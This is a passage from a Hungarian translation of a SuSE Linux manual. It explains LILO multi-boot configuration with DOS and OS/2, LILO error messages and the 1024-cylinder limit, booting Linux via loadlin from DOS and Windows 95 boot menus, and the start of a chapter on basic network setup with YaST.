Előkészület OS/2 oldalán: Az OS/2 nemcsak a hagyományos és nyilvánvaló bejegyzéseket használja a létező partíciókhoz az MBR-ban a merevlemezen, de használja a "kihasználatlan" helyet ezekben a szektorokban a további információkra¹⁵. Ha ezek nem összeillők, az OS/2 *fdisk*-je ezeket a partíciókat hibásnak tekinti, és elutasítja az indító manager szolgáltatást. Más rendszerek *fdisk* parancsai nem tudják kezelni ezeket az extra partíciókat...

A konfliktus szinte elkerülhetetlen.

Ezért: mielőtt telepítjük a Linuxot, töltsük be az OS/2-t (a telepítő rendszer elegendő), és hozzunk létre Linux partíciókat az OS/2 *fdisk*-jével,

¹⁵ Egy új Támogatási adatbázis cikk készült erről: kulcsszó "OS/2".

legalább a logikai meghajtókat. Ez kezdetben létrehoz további OS/2 partíciókat, amelyek talán az utunkban lesznek. *Megoldás:* azonnal a partíciók létrehozása után, töltsük be a Linux telepítő rendszert (vagy a rescue lemezt a SuSE Linux CD-ről), és változtassuk át a partíció típusát 83-ra (Linux native) az fdisk használatával. Most ezeket a partíciókat figyelmen kívül fogja hagyni az OS/2.

2. Telepítsük a *LILO*-t mint fő indítási managert az első merevlemez, elsődleges partíciójára¹⁶. Ezt a speciális esetet is figyelembe vesszük a következő példánkban, ahol már a DOS-t is bevonjuk.

4.7.4 DOS, OS/2 és Linux

1. Ha már használjuk az *OS/2 boot manager*-ét a DOS-hoz és az OS/2-höz, és továbbra is használni akarjuk, egyszerűen adjuk hozzá a Linuxot az indító menüjéhez, ahogy azt az előző példában már leírtuk.
2. Ha a *LILLO* t az első merevlemez elsődleges partíciójára telepítettük mint fő indító managert, akkor a következő szándékosan összetett `lilo.conf` példa (4.7.2 fájllista) feltételezi, hogy a DOS és a Linux indító partíciók elsődlegesek és az első merevlemezen vannak, ahol az OS/2 a második merevlemezen van — és mindegyik az 1024-es cylinder határ alatt. Az OS/2 a második merevlemezen van. Ez az, amiért egy speciális betöltőt, a (`/boot/os2_b.b-t`) használunk a `/boot/chain.b` helyett. Az MBR kód lehet akár a DOS-ból vagy akár az OS/2-ből (teljesen mindegy melyik).

A *LILLO* indító partíciót (`/dev/sda4`) aktívnak kell megjelölnünk, bármelyik *fdisk*-kel.

¹⁶ Nem egy jó ötlet az MBR-ba telepíteni, mivel egy másik *fdisk*-el való átpartícionálás letörölheti az MBR-t és így eltávolítja a *LILLO*-t.


```
boot = /dev/sda4 # LILO a Linux root partícióban
backup = /boot/boot.sda4.20010422
message = /boot/message # Köszöntő üzenet
prompt
delay = 100
vga = normal

image = /vmlinuz
    label = linux
    root = /dev/sda4

# OS/2 bootolható konfiguráció kezdete

other = /dev/sdb5
    table = /dev/sdb
    label = os2
    loader = /boot/os2_b.b

# OS/2 bootolható partíció konfiguráció vége
#
# DOS bootolható konfiguráció kezdete

other = /dev/sda1
    table = /dev/sda
    label = dos

# DOS bootolható partíció konfiguráció vége
```

4.7.2 fájllista: *LILO* DOS-al, az OS/2 és a Linux két merevlemezen

4.8 *LILO* problémák

Néhány útmutató

Néhány egyszerű útmutató kezdetnek, hogy elkerüljük a legtöbb *LILO* problémát a továbbiakban (Ezeket a *LILO* dokumentációból [Alm94] emeltük ki):

- *Ne essünk pánikba!* Ha valami nem működik, próbáljuk megtalálni a hibát és/vagy az okát először; ellenőrizzük a hibaüzeneteket mielőtt elkezdjük kijavítani a problémát.
- Mindig legyen egy naprakész és letesztelt *indító lemez* kéznél.
- A SuSE Linux tartalmaz egy teljes Linux rendszert az indító lemezén és a telepítő CD-n (a rescue rendszerhez, lásd a 16.6 fejezetben (451. oldal)), lehetővé téve, hogy elérjük az összes Linux partíciónkat. A beletartozó eszközökkel, majdnem minden felmerülhető problémát kijavíthatunk.
- Olvassuk el a *LILO* teljes dokumentációját, különösen ha a rendszer nem azt csinálja amit szeretnénk.
- Ellenőrizzük a `/etc/lilo.conf`-ot *mielőtt* a `(/sbin/lilo)` telepítőt használnánk.
- Legyünk óvatosak ha egy, vagy több nagy merevlemezt használunk. Ismernünk kell az 1024-es cylinderhatár korlátozást.

- Próbáljuk ki a **linear** opcióval és nélküle (általában jobbnak kell lennie nélküle!).

4.8.1 Hibüzenetek: LILO indítási üzenetek

A következő információk főként az [Alm94] könyv 5.2.1 fejezetéből valók.

Amikor a *LILO* betölti magát, megjeleníti a '*LILO*' szót. Minden egyes betű megjelenése előtt, vagy után végrehajt bizonyos utasításokat. Ha a *LILO* elakad valamelyik pontnál, az addig megjelent betűket felhasználhatjuk a probléma azonosítására.

Hibajelenségek leírása:

semmi A *LILO*-ból semmi nem töltődött be. Vagy a *LILO*-t nem telepítettük fel, vagy az a partíció nem aktív, ahol az indító szektor van.

'L' hibakód ... A *LILO* első része, az indító betöltő betöltődött és elindult, de nem tudta betölteni a második részt (a `/boot/boot.b-t`). A két-számjegyű hibakód jelzi a probléma típusát. Ez az állapot rendszerint média meghibásodásra vagy geometriai eltérésre utal.

'LI' A *LILO* a második szakaszt meghívta, de nem tudta elindítani. Ez lehet akár geometriai eltéréstől vagy ha a `/boot/boot.b-t` más helyre tettük a *LILO* újratelepítése nélkül.

'LIL' Az indító betöltő második szakasza elindult, de nem tudta betölteni a leíró táblát a `map` fájlból. Ez általában hibás indítóeszköz, vagy hibás lemezegység-geometria miatt történik.

'LIL?' Az indító betöltő második szakasza helytelen címre töltődött be. Ez általában egy hajszalnyi geometriai eltérés miatt van, vagy ha a `/boot/boot.b-t` más helyre tettük a *LILO* újratelepítése nélkül.

'LIL-' A leíró tábla (a `map` fájlban) megsérült. Ez általában geometriai eltérés miatt van, vagy ha a `/boot/boot.b-t` más helyre tettük a *LILO* újratelepítése nélkül.

'LILO' A *LILO* minden része sikeresen beöltődött.

A geometriai hibák legsűrűbben előforduló oka nem fizikai sérülés vagy érvénytelen partíciós tábla, hanem a *LILO* telepítési hibái, beleértve:

- az 1024-es cylinderhatár figyelmen kívül hagyása (lásd a következő részt)
- a *LILO* sikertelen indítási kísérlete logikai partícióról

4.8.2 Az 1024-es cylinderhatár

Miként azt már korábban hangsúlyoztuk (pl. a 22 fejezetben (123. oldal)), az egész *LILO* gépezet (pl. bármely adat, ami az indításhoz szükséges) csak a BIOS hívásokra támaszkodhat (ami azt jelenti, hogy annak az 1024-es cylinderhatár alatt kell lennie a merevlemezen). A merevlemez használható részeit (ezeket hívjuk *allowed sections*-nak) már megtárgyaltuk.

Ez a korlátozás csak az indító gépezetre van kihatással. Nincs előírva, hogy a *LILO* a Linux root partíciójára legyen telepítve. Lehetséges, (habár elég veszélyes) az indító gépezetet másik operációs rendszer partíciójára tenni, amelyet a Linux is el tud érní írásra és olvasásra.



Soha ne telepítsük a *LILO* indító szektorát egy ismeretlen partícióra, mert ezzel súlyosan károsítjuk az azon lévő fájlrendszert!

- A legjobb eljárás, ha létrehozunk egy elsődleges partíciót (az *allowed section-on belül*) és ide telepítjük az összes *LILO* fájlt (beleértve a *LILO* indító szektorát is). Ez lesz a legtöbb esetben a Linux root partíciója.

Hozzá is adhatjuk ezt a */boot*-hoz a *YaST*-tal. Az egyetlen feltétel, hogy legyen elegendő hely a

- *boot.b*, *map*, *message* fájloknak, és
- azon Linux rendszermagoknak, amelyeket a *LILO*-val akarunk elindítani.

Pár Megabájt bőven elég. Teljesen mindegy hová tesszük a többi partíciókat. Nincs több megkötés. Amint a rendszermag fut, korlátozás nélküli hozzáférésünk van minden telepített meghajtóhoz.

De mit tegyünk ha nincs hely ilyen partícióra? Ha nem akarjuk sem újrapartícionálni a merevlemezünket, felújítani SCSI-ra, sem új BIOS verziót venni? Ekkor még mindig van két (kisebítő) lehetőségünk:

- Tehetjük a *LILO*-t a merevlemez helyett hajlékony lemezre, vagy ha az MS-DOS úgyszólván fut, akkor használhatjuk a *loadlin* betöltőt a *LILO* helyett.
- Telepítsük a *LILO* indító gépezetet a Linux partícióra amely az engedélyezett részen van (*permitted section*) és ahová a Linuxnak van írási elérhetősége (pl. egy *FAT/VFAT* meghajtó). Nem tehetjük a *LILO* indító szektorát ugyanide! Így csak két helyre tehetjük azt. Akár egy kiterjesztett partíció elejére az első meghajtón — amíg az alatta van az 1024-es cilinderrhatárnak — vagy az *MBR*-ba.

Feltételezzük, hogy a kérdéses partíciót a */mnt*-ba csatoltuk be, hogy a *LILO* a (*/dev/hda*) *MBR*-ban van, és hogy a */dev/hda1* DOS-ról is indítunk. Ekkor az alábbiak szerint kell eljárunk:

- Készítsünk egy új könyvtárat (pl. */mnt/LINUX*) és másoljuk a fentebb említett *LILO* fájlokat ide: *boot.b*, *map*, *message*, valamint a másik operációs rendszerek *chain* betöltőjét (rendszerint *chain.b*) és végül a Linux rendszermagjait, hogy a *LILO* indítani tudjon.
- Készítsünk egy */mnt/LINUX/lilo.conf*-ot ahol minden útvonal a */mnt/LINUX*-ra mutat (lásd a 4.8.1 fájllistában).
- Telepítsük a *LILO*-t ezzel a *lilo.conf*-al:

```
meggyfa: # /sbin/lilo -C /mnt/LINUX/lilo.conf
```

Ezután a *LILO*-nak működni kell. Indítsuk el az MS-DOS-t és védjük meg a *LILO* fájlokat, amennyire csak lehet az írásra eléréstől (csak emlékeztetőként: bármilyen írási elérési lehetetlenné teszi a *LILO* működését). Ennek végrehajtásához, az összes fájl DOS attribútumát *system* és *hidden*-re kell változtatnunk, amelyek a *X:\LINUX* alatt vannak (ahol az 'X' a DOS meghajtó a */mnt* alá csatolva).

Befejezésül két HOWTO-t ajánlunk elolvasni:

a */usr/share/doc/howto/en/mini*-ből — a *LILO.gz*-t és a *Large-Disk.gz*-t.

```

# LILO Configuration file
# Start LILO global Section

boot=/dev/hda          # Installation target
backup=/mnt/LINUX/hda.xxxx # backup of old MBR
install=/mnt/LINUX/boot.b # Of course LILO and
map=/mnt/LINUX/map      # map file are in /mnt/LINUX!
message=/mnt/LINUX/message # optional
prompt
timeout=100           # Wait at prompt: 10 s
vga = normal          #

# End LILO global section
#
# Linux bootable partition config begins

image = /mnt/LINUX/First_Kernel # default
    root = /dev/Your_Root_Device # Root partition!
    label = linux

# Linux bootable partition config ends
#
# System section for other kernels:
#
# End Linux
# DOS bootable partition config begins

other = /dev/hda1      # MSDOS system drive
    label = dos
    loader = /mnt/LINUX/chain.b
    table = /dev/hda

# DOS bootable partition config ends

```

4.8.1 fájllista: lilo.conf más partíciókhoz

4.8.3 Speciális indítási problémák a 2.0-ás rendszermagok óta

Problémák

Problémák merülhetnek fel a *LIL*O-val való indításnál a rendszermag egy részének betöltése után. (pl. a SuSE telepítési rendszermaggal) : - (

Kiválasztunk egy rendszermagot a *LIL*O prompt-nál és az a rendszermag betöltésre kerül (néhány pont jelenik meg a képernyőn erre), de a rendszermag nem indul el. Mielőtt elérnénk az "uncompressing Linux" üzenetet, a rendszer összeomlik a legkülönbözőbb módokon.

Lehetséges hibák:

- Rendszer újraindulás
- Rendszer lefagyás
- "crc-error"

4. Rendszerbetöltés és rendszerbetöltő programok

- "no free space"
- "Error 0x00"
- "Error 0x01"
- "incomplete literal tree"

Ezután megpróbáljuk a hajlékonylemezrel való indítást, de a rendszer lefagy.

Okozat

Ezt a túl nagy rendszermag, *LILO* és a hibás hardver kombinációja okozza. Ez megközelítőleg az összes gépek 1%-nál fordul elő.

Feltételezzük, hogy ezt a hibás BIOS okozza, aminek problémát jelent a gyors memória elérés.

Ez a probléma *nem* fordul elő, ha:

- a gépet a *loadlin*-en keresztül indítjuk
- a rendszermagot egy hajlékonylemezre másoltuk

```
dd if=/vmlinuz of=/dev/fd0
```


és innen indítottunk
- kisebb rendszermagot használunk, amit az alábbi paranccsal hozunk létre

```
make zImage
```


(pl. egy régebbi 1.2.13 verziójú rendszermagot) a *LILO*-n keresztül indítunk

Az alábbi BIOS beállítások sem okoznak semmi problémát:

- Disable Internal Cache
- **DRAM Precharge Wait State** value: 1 *and*
- **DRAM Wait Burst Timing** value: 0x3333

Megoldás

Először is telepíteni kell tudnunk egy rendszert. Így, ha nem tudunk sem a *loadlin*-on sem a *setup*-on keresztül indítani, akkor egy régi 1.2.13 verziójú rendszermagot tartalmazó indító lemezt kell használnunk telepítésre. Ha nincs kéznél ilyen lemezünk, akkor eszerint kell megváltoztatnunk a BIOS beállításunkat.

Sikeres telepítés után, az a kérdés: hogy akarunk indítani a jövőben? Először ugyanazt a médiát kell használnunk, mint amit telepítéskor. A *loadlin* a DOS-ból indítva nem okozhat semmi problémát. Indító lemezzel az alábbi paramétereket kell megadnunk:

```
load_ramdisk=0 root=/dev/???
```

ahol a ??? a root partíciónk (pl. /dev/hda1). Ezután készíthetünk saját rendszermagot, mivel ez indítható a *LILO* használatával.

4.9 Indítás a loadlin segítségével

A következőkben szeretnénk egy alternatívát ajánlani a SuSE Linux indítására, ez a *loadlin*. A *loadlin* program egy DOS program, amely képes indítani egy Linux rendszermagot a DOS könyvtárból. Így, a *loadlin* tökéletesen integrálja magát egy létező DOS/Windows 9x környezetbe. Mivel nem szükséges bejegyzés az *MBR*-ba, a Windows csak egy vagy több partíciót észlel, ismeretlen ID-vel. Így a Linux telepítéséből keletkező, nemkívánatos mellékhatások a minimálisra csökkennek.

Az alant leírt eljárás működik a Windows 95-ön és a Windows 98-on is. A fájlokat magukat Windows 95-ben írtuk; ezért csak a Windows 95-ről fogunk beszélni.

Lényegében két mód van a *loadlin* aktiválására. Az egyik, hogy az indító menüvel átkapcsolunk a különböző rendszerek között, vagy elindítjuk a Linuxot a *loadlin*-en keresztül egy másik futó rendszerről.

Mindkét módszernek van előnye és hátránya:

- Az indító menüvel elkerülhetjük a lehetséges problémákat, ami egy másik operációs rendszer indításából adódhat, mielőtt a Linuxot elindítanánk.
- Egy másik beállítást is hozzáadhatunk az indító menünkhöz, hogy létrehozzunk egy általános indító mechanizmust.
- Módosítanunk kell az indító fájlokat, azonban egy indító menüt építeni csak sok hiba és próbálkozás árán tudunk.
- Linuxra váltani a DOS prompt-ról nagyon egyszerű.
- A Linux indítását nagyon szépen beintegrálhatjuk a Windows 95-be. Kettős kattintás egy megfelelően létrehozott ikonra, elindíthatja a Linuxot (a Windows 95 tartalmazza a DOS 7.0 verzióját).

Indító menüt kell használnunk, ha DOS-t vagy Windows 3.x-et használunk. Ha Windows 95-öt használunk, legkönnyebben a futó rendszerből indíthatunk. Az indító menük a Windows 95-ben nagyon összetett dolgok. Csak néhány ötletet tudunk adni ezekkel kapcsolatban.



4.9.1 Minden loadlin használó részére szükséges lépések

Az alábbiakat kell tennünk, akár az indító menü használata mellett döntünk, akár egy futó rendszerből (DOS, Windows 3.x, vagy Windows 95) indítunk:

1. Bizonyára már telepítettük a *loadlin*-t (ezt tettük a 2.5.4 fejezetben (54. oldal)). Ha nem, akkor most tegyük meg a *setup* használatával.
2. Váltunk át a `c:\loadlin` könyvtárba MS-DOS-ban. Itt fogunk találni egy `linux.par` nevű fájlt. Hozzunk létre egy `startlin.bat` nevű fájlt (adhatunk más nevet is neki). Most illesszük be a 4.9.1 fájllistában látható sort:

```
c:\loadlin\loadlin @c:\loadlin\linux.par
```

4.9.1 fájllista: Batch fájl példa a Linux indítására

```
c:\loadlin\vmlinux # first value must be
                   # the filename of the Linux
                   # kernel

root=/dev/xxx      # the device which gets
                   # mounted as root FS

ro                 # mount root read-only

c:\loadlin\vmlinux # az első értéknek a Linux
                   # rendszermag fájlnevnek kell lenni

root=/dev/xxx      # az eszköz amit becsatolunk mint
                   # root FS (fájlrendszer)

ro                 # csak olvasható root becsatolás
```

4.9.2 fájllista: Példa a linux.par fájlra, egyéniesített értékekkel

Utána szerkesszük át a linux.par fájlt (4.9.2 fájllista).

Az xxx helyett adjuk meg root partíciónk eszköznévét (leírtuk ezt a nevet a 2.11.2 fejezetben (78. oldal)). A startlin.bat elindítja a Linuxot. A startlin.bat a linux.par, valamint a config.sys fájlokat használja. A linux.par lényeges paramétereket tartalmaz. Később, amikor már jobban megismerjük a Linuxot, hozzáadhatunk vagy helyettesíthetünk paramétereket itt. Ha saját rendszermagot építettünk, csak másoljuk a c:\loadlin\vmlinux alá és onnan ez a rendszermag fog elindulni.

4.9.2 Indító menük beállítása

Így állítsuk be az indító menüt a DOS-ban vagy a Windows 3.x-ben:

1. Először, definiáljuk az indító menü részt a c:\config.sys fájlunkban. Nyissuk meg a c:\config.sys-t egy szerkesztőben, és írjunk be valami hasonlót, mint ami a 4.9.3 fájllistában látható.

```
[Menu]
menuitem=Win, starting Windows,...
menuitem=DOS, starting DOS, MS-DOS...
menuitem=Linux, starting Linux...
menucolor=15,1
menudefault=Win,5
```

4.9.3 fájllista: Példa a Linux indító menüre ac:\config.sys-ben

Az indító menüben, a [Menu] címszó alatt, definiáljunk egy-egy bejegyzést minden egyes operációs rendszerhez, amit indítani akarunk. Határozzuk meg a menü színét is, és hogy hány másodperc után induljanak el automatikusan az egyes operációs rendszerek.

2. Adjunk meg a címszavakat [Common], [Win], [DOS], és [Linux]. A [Common]-ban megadott parancsok mindig végrehajthatók. Minden más bejegyzés OS specifikus. Lásd a 4.9.4 fájlistát. Mint egy útmutató, használhatjuk a sorokat a saját `config.sys` fájlunkban.

```
[Common]
device=c:\dos\himem.sys /testmem:off
device=c:\dos\emm386.exe noems I=E000-F4FF
dos=high,umb
files=30
buffers=10
shell=c:\dos\command.com

[Win]
devicehigh=c:\dos\dblspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[DOS]
devicehigh=c:\dos\dblspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
rem Remains blank
```

4.9.4 fájlista: Példa a Linux indító menü második részére a `c:\config.sys`-ben

Most mentsük el a fájlt a változtatásainkkal.

3. Szerkesszük át a `c:\autoexec.bat` fájlt. Lásd a 4.9.5 fájlistát. Figyeljük meg, hogy a Linux esetet nem említjük itt mert a Linuxot a *loadlin* használatával indítjuk közvetlen a `c:\config.sys` fájlból. A `%config%` változó tartalmazza a kiválasztott címkéket (:Win vagy :DOS). Módosítsuk a kódot, hogy illeszkedjen a gépünkhöz.
4. Ha most elindítjuk a gépünket, az indító menü jelenik meg. Öt másodpercünk van, hogy kiválasszunk egy operációs rendszert. az idő letelte után a Windows indul el automatikusan (`menudefault=Win,5`). Ha a 'Linux'-ot választjuk, a Linux elindul és várja bejelentkezésünket.

4.9.3 A Linux indítása a Windows-on belül

A Linuxhoz egy indító ikont készíthetünk, hogy elindítsuk a Linuxot a futó Windows 95-ön belül:

1. Nyissuk ki a *Windows Explorer*-t. Váltunk át a `c:\loadlin` könyvtárba. A jobb egérgombbal, kattintsunk a `startlin.bat` fájlra és válasszuk a 'Parancsikon készítés-t (Create Shortcut)'.
2. Vigyük át a parancsikont a munkasztalra.


```
@echo off

rem Entries for all Configurations

switches= /f
set comspec=c:\dos\command.com
prompt $p$g
loadhigh c:\dos\keyb gr,,c:\dos\keyboard.sys
loadhigh c:\dos\doskey
set temp=c:\temp
loadhigh c:\dos\mscdex.exe /D:SONY_000 /E /V /L:H
c:\logimaus\mouse.exe

goto %config%

:Win
c:\dos\smartdrv.exe a- b- c+ 2048 1024
path c:.;d:.;c:\windows;c:\dos;c:\util;
win :
c:\dos\smartdrv /C
goto ende

:DOS
path c:.;d:.;c:\dos;c:\util;
goto ende

:ende
echo * Viszlát *
```

4.9.5 fájllista: Példa az autoexec.bat fájlra, ami támogatja a Linux indító menüt

3. Kattintsunk a 'Shortcut to startlin.bat'-ra a jobb egér-gombbal, és válasszuk a 'Tulajdonságok-at (Properties)'. Menjünk a 'Program' fülre, kattintsunk az 'Advanced' gombra és kattintsunk az 'MS-DOS mode on'-ra. Választáunkat erősítsük meg 'OK'-val.
4. Kattintsunk az 'Ikon megváltoztatás (Change icon)' gombra, és válasszunk egy szép ikont; adjunk a parancsikonnak megfelelő nevet; Íme (Voila)!
5. Kettős kattintás az új parancsikonra előhoz egy párbeszédablakot, ami azt közli, hogy a Windows 95 átkapcsol DOS módra. Ha ez a párbeszédablak zavar minket, kikapcsolhatjuk a tulajdonságok menüben.

4.9.4 A Windows indító menü

Így kell telepítenünk egy indító menüt a Windows 95-höz:

1. Át kell szerkesztenünk a c:\msdos.sys fájlt. Először tegyük a fájlt láthatóvá a következők beírásával:

```
C:> attrib -R -S -H c:\msdos.sys
```

Ez egy szöveges fájl amibe be kell írunk néhány sort, hogy deaktiváljuk a Windows 95 indító menüt. Az [Options] címszó alatt hasonlót kell látnunk, mint ami a 4.9.6 fájllistában van.

```
[Options]
BootGUI=0
BootDelay=0
BootMenu=0
Logo=0
```

4.9.6 fájllista: Az msdos.sys a Windows 95 indító menü használatához

A Logo=0 paraméter opcionális és megakadályozza a grafikus módba való kapcsolást, mielőtt a Windows 95 elindul. Az indítás sokkal gyorsabb és elkerülünk sok problémát, ha tervezzük a DOS emulátor használatát később a Linuxban.

A BootGUI=0 paraméter a Windows 95 közvetlen DOS módba való indításához van. A Windows innen való indításához be kell írunk:

```
C:> win
```

de ezt már megtettük a példánkban c:\autoexec.bat állományban, ha a Win95-öt a menüből választottuk ki.

2. Defináljuk az indító menünket a c:\config.sys-ben. Lásd a 4.9.7 fájllistát.

```
[Menu]
menuitem=Win95, start Windows 95...
menuitem=DOS, start MS-DOS...
menuitem=Linux, start Linux...
menudefault=Win95,5
```

4.9.7 fájllista: config.sys (első rész) a Linux indítására a Windows 95 indító menü használatával

A [Menu] címszó alatt, állítsuk be a az indító menü paramétereit, a színeket, és az indítási késleletés mértékét.

3. Később, a config.sys-ben, adjuk meg címszavakat [Win95], [DOS], [Linux], és [Common]. A [Common] egy olyan bejegyzés, amely minden esetre vonatkozik (ez nagyon ritka eset lesz a Windows 95-ben). Minden más címszó, a megfelelő operációs rendszerre értendő. Használjuk azokat a sorokat, amelyek már bele vannak írva a config.sys fájlunkba. A 4.9.8 fájllistában látható példát, csak ötletadónak szabad tekintenünk.

Mentsük el ezt a fájlt.

4. Utána, szerkesszük át a c:\autoexec.bat-ot. Itt ugyanazokat a címszavakat adjuk meg, de a használatuk kicsit különböző. A címszó, amit kiválasztottunk a %config% változóban kerül tárolásra. Figyeljük meg, hogy a Linux, mint lehetőség itt nem szerepel, mert az a loadlin segítségével

```
[Win95]
dos=high,umb
device=c:\windows\himem.sys /testmem:off

[DOS] device=c:\plugplay\drivers\dos\dwcfgmg.sys
dos=high,umb
device=c:\windows\himem.sys /testmem:off
device=c:\windows\emm386.exe noems I=B000-B7FF
devicehigh=c:\cdrom\torisan.sys /D:TSYCD3 /P:SM

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
accddate=C+ D+ H+
switches= /F buffers=20
```

4.9.8 fájllista: config.sys (második rész) a Linux indítása a Windows 95 indító menü használatával

```
@echo off
loadhigh keyb gr,,c:\windows\command\keyboard.sys
goto %config%

:Win95
win
goto ende

:DOS
path c:.;d:.;c:\windows\command;c:\util;
loadhigh c:\windows\command\mscdex.exe /D:TSYCD3 /L:x
loadhigh c:\windows\command\doskey
c:\windows\command\mouse.exe
goto ende

:ende
echo * And now? *
```

4.9.9 fájllista: autoexec.bat a Linux indítására a Windows 95-ben

gével már a `config.sys` fájlban elindul. A bejegyzésünknek nagyjából úgy kell kinéznie, mint az a 4.9.9 fájllistában látható.

Amikor befejeztük a fájl szerkesztését, ne felejtjük el elmenteni azt.

5. Ha most elindítjuk a gépünket, a Windows 95 indító menünek kell megjelenni, két másodpercet adva nekünk, hogy kiválasszunk egy bejegyzést. Ha a *Parancssor-t* (*Command line*) választjuk, a saját indító menünk fog megjelenni. Van öt másodpercünk, hogy kiválasszunk egy operációs rendszert. A késleltetés letelte után a Windows 95 automatikusan elindul. Ha a 'Linux'-ot választjuk, a Linux indul el és várja a bejelentkezésünket.

III. rész

Hálózati konfigurálás


Linux a hálózatban

Fordította: Csiszár Imre

Bevezető

A kommunikáció korát éljük, rengeteg számítógépet kapcsoltak egymáshoz, számuk egyre növekszik, a hálózatba nem kötött gépek már ritka kivételnek számítanak. A Linux is része az Internetnek, és minden részében támogatja a hálózati kapcsolatot.

Ebben a fejezetben leírjuk a különféle megoldásokat, amelyek szükségesek a hálózatunk beállításához és karbantartásához. Megemlíjtük a legfontosabb konfigurációs fájlokat és a kezelésüket megkönnyítő programokat is.

Megnézzük, hogyan lehet a Linuxot egy  LAN hálózatba illeszteni, illetve hogyan hozhatunk létre saját hálózatot. Hálózati kapcsolatot létesítünk modemmel, méghozzá Internet kapcsolatot PPP használatával. Az egyre terjedő ISDN eszközök használatára is kitérünk. Beállítjuk a fax fogadását és küldését, majd miután a hardver már működik, beállítjuk a levelezést és a hírolvasást.

Szinte minden hálózati beállítás elvégezhető a YaST segítségével (lásd a 3.6 fejezetben (102. oldal) és 17.6 fejezetben (463. oldal)); de a hálózat beállítása nagyon összetett, csak az alapvető működést és a legfontosabb fájlokat tudjuk bemutatni.

Kapcsolat helyi hálózaton keresztül

Egy Linux-ot futtató gép könnyen hozzákapcsolható más UNIX gépekhez (és természetesen más Linux gépekhez) helyi hálózaton keresztül (LAN). A sikerhez azonban szükség van bizonyos előfeltételekre, amelyek elősegítik Linux gépünk használhatóságát a hálózati környezetben.

Feltételek és előzetes munka

A Linux támogatja az általánosan használt hálózattípusokat (Ethernet, Arcnet, Token-Ring) és a leggyakoribb hálózati protokollokat (TCP/IP, AppleTalk, IPX). Az összes variáció bemutatása jelentősen túlmutat e fejezet lehetőségein, így csak a "legáltalánosabb" esetet nézzük meg: Ethernet hálózatba kapcsolt Linux TCP/IP hálózati protokollal. Egyéb hálózati megvalósításról a legfrisebb információk a kernel forrás Documentation könyvtárban

találhatók meg. A kernel beállításánál a sűgó funkció (feltéve, ha engedélyeztük) sokat segíthet a hálózati kártya illetve protokoll kiválasztásánál.

Mi szükséges?

- A gépünkben legyen egy Linux által ismert hálózati kártya. A kártya helyes működéséről a következő parancs segítségével győződhünk meg (ajánlott a 130 karakter széles terminál):

```
meggyfa:/ # cat /proc/net/dev
```

Látnunk kell egy **eth0**: kezdetű sort:

Ha a kernel támogatja a hálózati kártyánkat (lásd a [13.2](#) fejezetben (376. oldal)) a modul nevének szerepelnie kell a `/etc/modules.conf` fájlban. Az első Ethernet kártya például:

```
alias eth0 tulip
options tulip
```

Hasonló soroknak szerepelniük kell, ha sikeresen kiválasztottunk egy hálózati modult a telepítés folyamán a `Linuxrc` programban. Nem kell pánikba esni, ha ezt elmulasztottuk volna (pl. telepítéskor még nem volt hálózati kártya a gépünkben), mivel később is megtehetjük a `YaST` segítségével (lásd a [3.6.1](#) fejezetben (103. oldal)), vagy akár a `YaST` nélkül is.

Ha mindezeknek a követelményeknek eleget tettünk, akkor még néhány dolgot kell átgondolnunk, mielőtt elkezdjük beállítani a gépünket:

Gép név	(Host name) A gépünk neve a hálózaton. A név lehetőleg ne legyen hosszabb 8 karakternél és semmiképp ne legyen két azonos nevű gép a tartományban. Minden esetben kérdezzük meg a tartomány rendszergazdáját.
Tartománynév	(Domain name) A teljes tartomány neve, amelyben a gépünk tartózkodik. A tartománystruktúra jellemző a nagyobb hálózatokra (mint amilyen az Internet is). A gépünk teljes neve (<i>FQDN</i>) a gép nevéből, a tartomány nevéből és a legfelső tartománynévből képezhető (TLD), Ezzel a teljes névvel érhető el gépünk a hálózat tetszőleges részéről. Példaképp nézzük meg a <code>meggyfa.liget</code> (<i>FQDN</i>) címet. Ebből rögtön látszik, hogy a gépünk neve <code>meggyfa</code> , a <code>liget</code> tartományban található, amely a <code>com</code> legfelső tartományba tartozik. Az általunk használható tartománynévről kérdezzünk meg a tartomány rendszergazdáját.

5.1 táblázat: folytatás a következő oldalon.....

DNS kiszolgáló címe	A DNS kiszolgáló egy olyan gép, amely a gépünk nevéhez hozzárendeli az IP címét. Ugyanis a programok nem képesek név alapján dolgozni, nekik csak és kizárólag az IP cím kell. Számokat viszont nehezebb megjegyezni, mint szavakat, így a DNS kiszolgáló fordítja az ember által használható címet a gép által használható címre és viszont (Pl. a meggyfa gép IP címe 192.168.0.20). A DNS kiszolgáló IP címét kérdezzük meg a tartomány rendszergazdájától.
---------------------	--

5.1 táblázat: Hálózati konfiguráció értékei

5.1 Beállítások a YaST segítségével

Fordította : Auth Gábor és Ifj. Olajos Imre

Ha rendelkezünk minden szükséges eszközzel és információval (lásd a 5 fejezetben (153. oldal)), akkor nekiállhatunk a beállításnak a YaST segítségével.

1. Lépjünk be mint 'root'.
2. Indítsuk el a YaST programot.
3. Válasszuk ki a következő menüpontokat: 'Rendszeradminisztráció', 'Hálózat konfigurálása', 'Hálózati alapkonzfigurálás'.



5.1 ábra: A Hálózat beállítása a YaST segítségével

4. Válasszunk ki egy sort, amelyik a "NONE" (NINCS) jelzést tartalmazza. Pl. a 0.
5. Az (F5) gomb lenyomása után válasszuk ki az 'Ethernet' -et.
6. Az (F6) gomb segítségével megadhatjuk gépünk 'IP címét' (pl. 192.168.0.20), a helyi hálózat Netmaszkját (Egy C osztályú hálózatban ez tipikusan 255.255.255.0. Egy ilyen típusú hálózatban maximálisan 254 gép üzemelhet), és az Átjáró IP címét.
7. A 'Folytatás' gombbal tovább léphetünk.
8. Az (F4) gombbal bekapcsolhatjuk az adott eszközt.
9. Az (F10) gomb segítségével elmenthetjük a beállítást, az (Esc) megnyomása pedig változatlanul hagyja.
10. Ha még nem adtuk volna meg, akkor a 'HOST-név változtatása' menüpontot használva adjuk meg gépünk és a tartomány nevét.
11. 'Hálózati szolgáltatások konfigurálása' menüpont kérdéseire válaszolva gépünk képes lesz az engedélyezett szolgáltatásokat nyújtani és válaszolni a kérésekre.
